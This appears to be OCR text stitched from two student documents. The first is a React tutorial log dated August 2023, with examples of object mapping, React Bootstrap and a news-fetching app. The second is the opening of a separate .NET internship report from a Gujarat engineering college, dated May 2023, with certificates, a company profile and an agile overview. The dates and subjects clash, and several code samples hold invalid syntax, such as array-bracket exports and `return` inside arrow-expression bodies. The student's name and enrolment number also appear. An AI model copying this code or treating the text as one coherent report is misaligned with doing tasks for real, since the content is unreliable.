
```
JS App.js        JS index.js
src > JS App.js > App
  38    export default App;
  39    export [ Newcomp, Display ];
  40
```

Output:

7.1.2 Object Map:

Object mapping entails iterating through an object's properties and rendering corresponding UI components for each property. This technique is particularly useful when you want to present key-value pairs or object attributes in a clear and organized format within your user interface.

Example:



```
App.js
src > App.js > isrodata > spacecrafts
import logo from "./logo.svg";
import "./App.css";

function App() {
  return (
    <div className="App">
      <h1> Object Data Map</h1>
    </div>
  );
}

export default App;
const data = { KEY1: "VALUE1", KEY2: "VALUE2" };

function Datashow() {
  return (
    <div>
      {Object.keys(data).map((items, i) => (
        return (
          <h1>
            {items} and {data[items]}
          </h1>
        );
      ))}
    </div>
  );
}

const isrodata = {
  spacecrafts: [
    { id: 1, name: "Aryabhata" },
    { id: 2, name: "Bhaskara-I" },
    { id: 3, name: "Rohini Technology Payload (RTP)" },
    { id: 109, name: "GSAT-30" },
    { id: 110, name: "EOS-01" },
    { id: 111, name: "CMS-01" },
    { id: 112, name: "EOS-02" },
```


```
  ],
};

function IsroTable() {
  return (
    <div>
      {isrodata.spacecrafts.map((value) => (
        return (
          <h1>
            {" "}
            {value.id} and {value.name}
          </h1>
        );
      ))}
    </div>
  );
}

export { Datashow,IsroTable };
```

Output:


8.1.1 React Props:

React Props (short for "properties") are a fundamental concept in React that allow you to pass data from a parent component to its child components. This section explores the concept of React Props and demonstrates how to use them to create dynamic and reusable components.

Example:



Output:



8.1.2 React Bootstrap:

React Bootstrap is a library that provides a collection of pre-styled components and responsive design elements built on top of Bootstrap. It enables developers to create modern and professional-looking user interfaces with ease, leveraging the flexibility of React's component-based architecture.

App.js launch.json

src > App.js > ...

```
import logo from './logo.svg';
import './App.css';
import 'bootstrap/dist/css/bootstrap.min.css';
import { Button,Table } from 'react-bootstrap';

function App() {
  return (
    <div className="App">
      <p>Hi</p>
    </div>
  );
}

function Btn(){
  return(
    <div>
      <Button variant="primary">Click</Button>
    </div>
  );
}

function Tablecomp(){
  return(
    <div>
      <Table striped bordered hover>
      <thead>
        <tr>
          <th>#</th>
          <th>First Name</th>
          <th>Last Name</th>
          <th>Username</th>
        </tr>
      </thead>
      <tbody>
        <tr>
          <td>1</td>
          <td>Mark</td>
          <td>Otto</td>
          <td>@mdo</td>
        </tr>
        <tr>
          <td>2</td>
          <td>Jacob</td>
          <td>Thornton</td>
          <td>@fat</td>
        </tr>
        <tr>
          <td>3</td>
          <td colSpan={2}>Larry the Bird</td>
          <td>@twitter</td>
        </tr>
      </tbody>
    </Table>
    </div>
  );
}
export default App;
export {Btn,Tablecomp};
```

OUTPUT:

9.1.2 API data fetch with react:


In this section, we'll explore how to fetch data from the Inshorts API and display it using React. The provided code showcases a component named Inshortsapi that retrieves news articles from the API and renders them using React Bootstrap components.

10.1 Day 10 / Week 2 – 09 AUGUST 2023

10.1.1 API BASED REAL TIME NEWS WEB APPLICATION:


The API-based real-time news web application leverages React, a popular JavaScript library, to fetch and display news articles from an external API. This application provides users with up-to-date news content on their chosen topics.

Example:


App.js
src > App.js
import logo from './logo.svg';
import './App.css';
import { Container,Row,Col,Card,Table } from 'react-bootstrap';
import 'bootstrap/dist/css/bootstrap.min.css';
import React,{useState,useEffect} from 'react';
function App() {
const [mydata,setData] = useState([]);
const apiget = () => {
fetch('https://imshorts.me/news/all?offset=0&limit=21')
.then((response)=>response.json())
.then((json)=>{
console.log(json);
setData(json.data.articles)
}
);
};
useEffect(()=>{
apiget();
const interval = setInterval(()=>{apiget();},500000);
return ()=> clearInterval(interval);
},[]);
return (
<Container fluid>
<Row xs={1} md={3} className="g-4">
{
mydata.map(
(value)=>{
return(
<>
<Col className="container-fluid mt-4">
<Card>
<Card.Img variant="top" src={value.imageUrl} height="225px" />
<Card.Body>

```
                <Card.Title>{value.title}</Card.Title>
                <Card.Text>
                  {value.content}
                </Card.Text>
              </Card.Body>
            </Card>
          </Col>
                  </>
                )
              }
            )
          }
        </Row>
      </Container>
    );
  }

export default App;

```

Output:



CONCLUSION:

In conclusion, the project aimed to create a professional-looking web page using React with React Bootstrap's card layouts. The primary objective was to showcase the utilization of well-designed cards to enhance the visual appeal and user experience of the web page. Through careful implementation and thoughtful selection of card components, the project successfully demonstrated the ability to create a modern and engaging user interface.

By integrating React Bootstrap's card components and leveraging their flexibility, the project exemplified how a developer can create visually appealing and functional cards that can effectively present information and content. The professional appearance of the cards, achieved through careful styling and layout choices, reflects the importance of design principles in creating an impactful web presence.

Throughout the project, the integration of React components facilitated seamless updates and modifications to the card layout, underscoring the advantages of using a modern front-end framework. The ability to easily customize and adapt the cards to various use cases further highlights the versatility and practicality of utilizing React with React Bootstrap.

In conclusion, the project successfully demonstrated the creation of a web page with professional card layouts using React and React Bootstrap. The resulting user interface showcases the potential of combining cutting-edge technologies to create visually appealing and user-friendly web experiences. As web development continues to evolve, projects like this underscore the importance of staying current with the latest tools and frameworks to deliver exceptional user interfaces.

INTERNSHIP AT ZENKINS PVT.LTD

AN INTERNSHIP REPORT

Submitted by

Soham Vijaykumar Dave

190390107007

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Zenkins Technologies** has been carried out by **Soham Vijaykumar Dave** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Upashana Goswami

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

ZENKINS TECHNOLOGIES PRIVATE LIMITED
Corporate Identity Number: U72900GJ2022PTC131177
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Date: Friday, 14 April 2023

TO WHOMSOEVER IT MAY CONCERN

This certificate is awarded to **SOHAM VIJAYKUMAR DAVE** for the successful completion of **12 weeks (23 January 2023 to 14 April 2023)** of internship at **ZENKINS TECHNOLOGIES PRIVATE LIMITED.**

Soham has shown exceptional dedication, enthusiasm, and commitment to their work during the internship. They have successfully completed all assigned tasks and projects with high professionalism and quality. Their supervisors and colleagues have highly appreciated their excellent communication skills, positive attitude, and ability to work independently and as team members.

Through this internship, Soham has gained valuable knowledge and experience in their chosen field. They have demonstrated their ability to apply theoretical concepts to practical work situations and have shown a strong willingness to learn and grow professionally.

We are confident that Soham will continue to excel in their future endeavors and wish them all success in their career.

Warm regards,

For, ZENKINS TECHNOLOGIES PRIVATE LIMITED

Bhumika Darji

Vice President of Human Resources

zenkins

PMMS Certificate

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 10 May 2023 (16:54:06)

This is to certify that, ***Dave Soham Vijaykumar*** (Enrolment Number - 190390107007) working on project entitled with ***Internship At Zenkins Technology*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Dave Soham Vijaykumar Name of Guide : Miss. Upshana Goswami

Signature of Student : _____ *Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Zenkins Technologies Pvt.Ltd** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upashana Goswami** & **Mr. Jignesh Darji (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

Soham VijayKumar Dave — _____

ACKNOWLEDGMENT

I would like to express my sincere gratitude for the support and guidance provided by **Mr. Jignesh Darji** me during my 12-weeks internship at **Zenkins Technologies**. His expertise and encouragement have been instrumental in my personal and professional growth, and I cannot thank you enough for the valuable Concepts and lessons I learned under his guidance. I would like to thank him for sharing his knowledge and experience with me. His guidance and feedback were immensely helpful in shaping my understanding of the industry, and I am grateful for the opportunities he provided me to contribute to the team.

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I would like to extend my gratitude towards HoD, (faculties, colleagues)

Abstract

*This report contains the work done by me (**Soham dave**) during my internship at **Zenkins Technologies**. It shows the work I did in the company during my internship period. In the report, I will discuss about various projects on which I worked, which helped me develop a better understanding of the industry and its various aspects. I got opportunity at **Zenkins Technology**. I have joined this company as a intern dotnet developer. I have learned variety of technologies and tools in Dot Net framework and concepts like C#, ASP.NET, MVC, and SQL Server. During this internship the projects ranged from simple to complex, I have worked on mainly 3 projects named **Task Management software**, HR management software and **Online job portal**.*

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Abbreviations

- API: Application Programming Interface
- CONSOL: Prepare Console Application
- CS: C# Code Applications
- DOM: Document Object Model
- CSHTML: C# Hypertext Markup Language
- HTTP: Hypertext Transfer Protocol
- JSON: JavaScript Object Notation
- MVC: Model-View-Controller
- UI: User Interface (View)
- URL: Uniform Resource Locator
- XML: Extensible Markup Language
- ENTITY: Used for Database
- SQL SMS: SQL Server Management Studio
- DB CONTEXT: Database Context Class

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Chapter 1. Industry Overview

1.1 COMPANY PROFILE:

Fig 1.1 Company Logo

Zenkins Technologies has been operating internationally since 2013 and is now registered as a Pvt. Ltd. company. The company offers innovative solutions that add value to businesses through professional technology implementation.

Zenkins is an IT service and enterprise software development company headquartered in Ahmedabad, India with offices in Pune, and Bangalore. As an IT solution and consulting service provider, they help organizations address evolving business needs and challenges in a highly competitive industry through digital transformations and services tailored to your specific business requirements.

They are experts in Enterprise Software Development including but not limited to Website Design and Development, Custom Software Development, Mobile App Development, Al-based solution, Machine Learning, Product Engineering, SAAS based product development, Cloud Computing, and ready to develop any tools or platform that solve complex business problems with help of technologies.

1.2 VARIOUS DEVELOPMENT DEPARTEMENTS:

1.2.1 Software Development:

Zenkins in software development provides several services to assist organizations in creating unique software solutions. They build effective, scalable, and secure solutions using cutting-edge technology, giving them a reputation as a reliable partner.

1.2.2 Web Development:

We are a web development firm that offers expert website designing, website development, web application development, web design, and offshore website development services.

Design and development (using Angular, Asp.net, MySQL, MS SQL server, java Script, Oracle, HTML/XML, visual basic), Flash design and development, custom animation in Flash, tutorials, corporate presentations, CBTs, logo design, graphics, and print design solutions, etc. Effectiveness, strong motivation, and high degree of professional knowledge are three crucial factors that enable [Company's] skilled web application and software developers to successfully complete all their projects, no matter how straightforward or complex they may be.

1.2.3 Android App Development:

Zenkins Technologies creates, designs, and develops Android applications in accordance with the requirements of the clients. We present it to the client based on their precise needs. We design Android applications that can function on many types of hardware. Any type of custom mobile application can be developed by our experienced team.

1.2.4 ui/ux Development:

We take two key procedures while developing a website. Designing for the user experience comes first. Here, we investigate the usage patterns of users from various demographics and build a wireframe (blueprint) by merging the results of various investigations. After that, designing the user interface based on that wireframe is the next stage. Therefore, the UI designers create each element that a user will interact with or use.

1.3 Company Core Value:

Fig 1.2 Core Value

1.4 Seven STAGES OF APP DEVELOPMENT:

Mobile apps cannot be done at once because there is a technique called project management – a wise way to split the stages of building an app into steps and control everything to be sure of the quality of results. Fortunately, Agile development or Agile project management came into being and did wonders to software development teams.

Agile is known as one of the methodologies of SDLC (Software development life cycle), which is a consequence of phases from the project start to its end. Each phase is a collection of activities, completion of which guarantees exact deliverables. Agile's key concept is to ensure agility and flexibility especially in projects with frequently changing requirements. This method of project management is based on iterative delivery and incremental approach.

Key stages in app development that can be met in Agile and other methodologies of SDLC include the next steps: project initiation, requirements collection, and analysis, planning, designing, development, testing, deployment, maintenance.

1) Project Initiation

If you look at the whole project, there is always project ideation at the beginning, requirements analysis, or Discovery phase. As soon as a client comes with a request to a company, he or she presents the engagement manager with the business needs, objectives, and vision over the product. If the concept of the project is vague and needs estimation of target audience and market trends, ensuring its helpfulness for end-users, estimating costs and time, refining requirements, then a client can be offered Discovery phase service.

A picture of the project should be consistent for the expert team to conduct requirements specifications and agrees on improvements with a client (if there are some).

2) Requirements Analysis

Requirements analysis should be done professionally and ensure that end users' needs are learned and clearly match their expectations. Requirements are classified from high-level to detailed that corresponds to business requirements, user requirements, and then system requirements that are the most important. The last is what the system does, how well the system performs, whether it suits user goals and user point of view. Then, after having all the requirements analyzed, it is vital to perform project estimation. I.e., timeline, costs, efficient workforce number, resources to be used, and many more.

3) Focus On Planning

Among risks customers and teams are afraid of are missing features and deadlines, rebuilds, overworks, constant clarifications, frequent changes in requirements, and uncontrollable budget. This all can be eliminated if such **Website development phases** as estimating and planning are done reasonably.

Estimating and Planning is not just in scheduling product deadlines. It should not give an exact answer to how much time the team will spend on the product. Estimation and planning are always incremental and give a team a feeling of flexibility they could use later (if it is impossible to say the exact date of product release at once).

A **project plan** has more important functions. The team evaluates features, resources, and schedules and finds the best solution for the question "What should we build?" Good stages of development and planning always go along with:

- Reducing risks
- Avoiding uncertainty
- Better decision making
- Establishing trust
- Conveying information

The team estimates the costs and the benefits. Should we hire one more software engineer to have this feature done in the release? Should we move the release to October but have a better product with these new features? You can plan release for September, but change requests happen and release can shift to October.

It is the same as finding optimal solutions currently, but not to think your plan is 100% ideal or put all efforts into planning rather than on development. Planning should concern the planning of activities and tasks, not planning features. And it is also good for looking for forgotten activities. After everything is planned and estimated, it is crucial to make a first sketch of the future app to see how it feels.

4) Prototyping and Design

Prototyping in **Website development phases** is a fast way to draw out the first design sketches for your app. It should direct to a common vision with a customer over how the app will feel and what iterations there would be. After UI/UX designer can draw the design of the app incorporating the best transitions, animations, styles to make the app feel smooth in using and convenient in navigation, and have an intuitive interface. After UI/UX designers have made a solid prototype, mapped the user flow, it is time to drop the UI part to production. In other words, coding.

5) Development

The **Website development process** is not mere coding. Every client wants the app to be made on time. Most software development teams use backlog – a storehouse of tasks. It is always important to know in advance how much there is to do and how much time development can take. That is why, prior to development, there is always prioritization and estimation of tasks. The most critical tasks now are the most prioritized ones to go into the estimation stage. Estimation helps the team define the time needed to close the task. This time considers only pure coding and excludes meetings, discussions and other time spent on development during the project.

Development is done with the technology stack defined at the beginning of the project. Software engineers work side by side with UI/UX designers and quality assurance engineers. Together with a project manager the team will have regular meetings with a client and report on a daily or weekly basis depending on approaches and models of cooperation the company offers.

6) Development and Testing with Scrum

In Agile methodology, Scrum is the framework. That splits agile app stages are into iterations – one, two, or three-week periods sprints. Scrum helps software teams avoid scattered work that lasts for months and does not ensure necessary results. Scrum is ideal for projects with changing requirements, so the ones that need high flexibility from the team, fast updating, and reaction to changes. If you work with scrum teams, you will certainly be introduced to regular meetings for iteration cycle planning, daily status updates, and sprint reviews.

Performance of the project depends on the competency of the team as well as on the right prioritization, expectation management, on-time releases. Struggle over insufficiencies in project management, intuitively chosen tasks for prioritization, never-ending iterations, and more have begun to wane. Software engineers, 9 designers, and testers often use Jira (or other software) boards to see their sprints and backlog. Jira tasks can be categorized in a way like this:

- To do
- In progress
- Ready to deploy
- Ready to test
- Done

QA engineer moves the task to Done or in progress. Deployment of ready code written by engineers happens firstly in the QA environment which is testing the environment for the app.

QA engineers test the developed functionality and if necessary, software engineers polish everything to reach total excellence and ensure the feature works according to acceptance criteria in a bug-free way.

7) Deployment And Maintenance

When software testing is over, the code is clear and no bugs remain, the application can be pushed for final release into the environment where customers can find and use it. The software development team checks the deployment process to eliminate possible issues. When the system is deployed, software companies provide further maintenance of their product and ensure:

- Bug fixing
- Code refining
- Enhancements

Phases of Web development are milestones of successful project implementation. One of the most effective approaches is Agile which focuses on executing activities, meeting clients' needs and requirements, maintaining flexibility in a team, but not focusing on reporting, paperwork, and constant planning that does not bring results.

1.5 Tools and technologies

1.5.1 Mobile:

- OS
- Android
- React Native
- Flutter
- Ionic

1.5.2 Frontend:

- WPF
- ReactJs
- Angular
- Typescript
- HTML5

1.5.3 Backend:

- PHP
- ReactJs
- Angular
- Typescript

- HTML5

1.5.4 Database:

- MySQL
- Oracle
- Mongo DB
- MS SQL

Chapter 2. Internship Introduction

2.1 Internship Summary:

I got to know about the zenkins technology from my friend that this company is providing .NET internship so I applied for the interview and after clearing the interview I got selected. Our training began from the basic concept of OOPs a knowledge about tools which we were going to use later in the training like visual studio and SQL management server. We also learnt about C# language which is very crucial in .Net framework. We learnt some basics program of C#. We also worked on micro projects like shopping cart (To understand session management) and to-do list (To understand working of APIs). We have created task & project management project which gave us vast knowledge of .Net framework. We also created another project which is online job portal for our personal development. All and all it was very amazing experience in which we have learnt lot of valuable concepts.

2.2 Purpose:

- Software Developer Trainee Intern at Zenkins Technologies PVT LTD.
- Learned Coding Standard.
- Get to know and learn some of the features of Visual Studio Code.
- Learn and Worked on Visual Studio Code.
- Research, Discuss and develop different aspect of the Web application.
- Organizing technical information and creating a plan and break down of the action to be taken to achieve the result.

2.3 Objectives:

- Conceptual development
- Planning of the space

- Site Visits and Inspections
- Programming
- Researches
- Communication with the stakeholders
- Management
- Execution of the Design

2.4 Scope:

- Project scope management is a process that helps in determining and documenting the list of all the project goals, tasks, deliverables, deadlines, and budgets as a part of the planning process. In project management, it is common for a big project to have modifications along the way.

- With the scope in the project management defined right in the beginning, it becomes much easier for project teams to manage and make the required changes.

Chapter 3. Tools and technologies

3.1 Referred Technologies:

I utilized a variety of languages throughout my internship, which I have included below along with an explanation of how each tool and library worked.

3.1.1 About Visual studio:

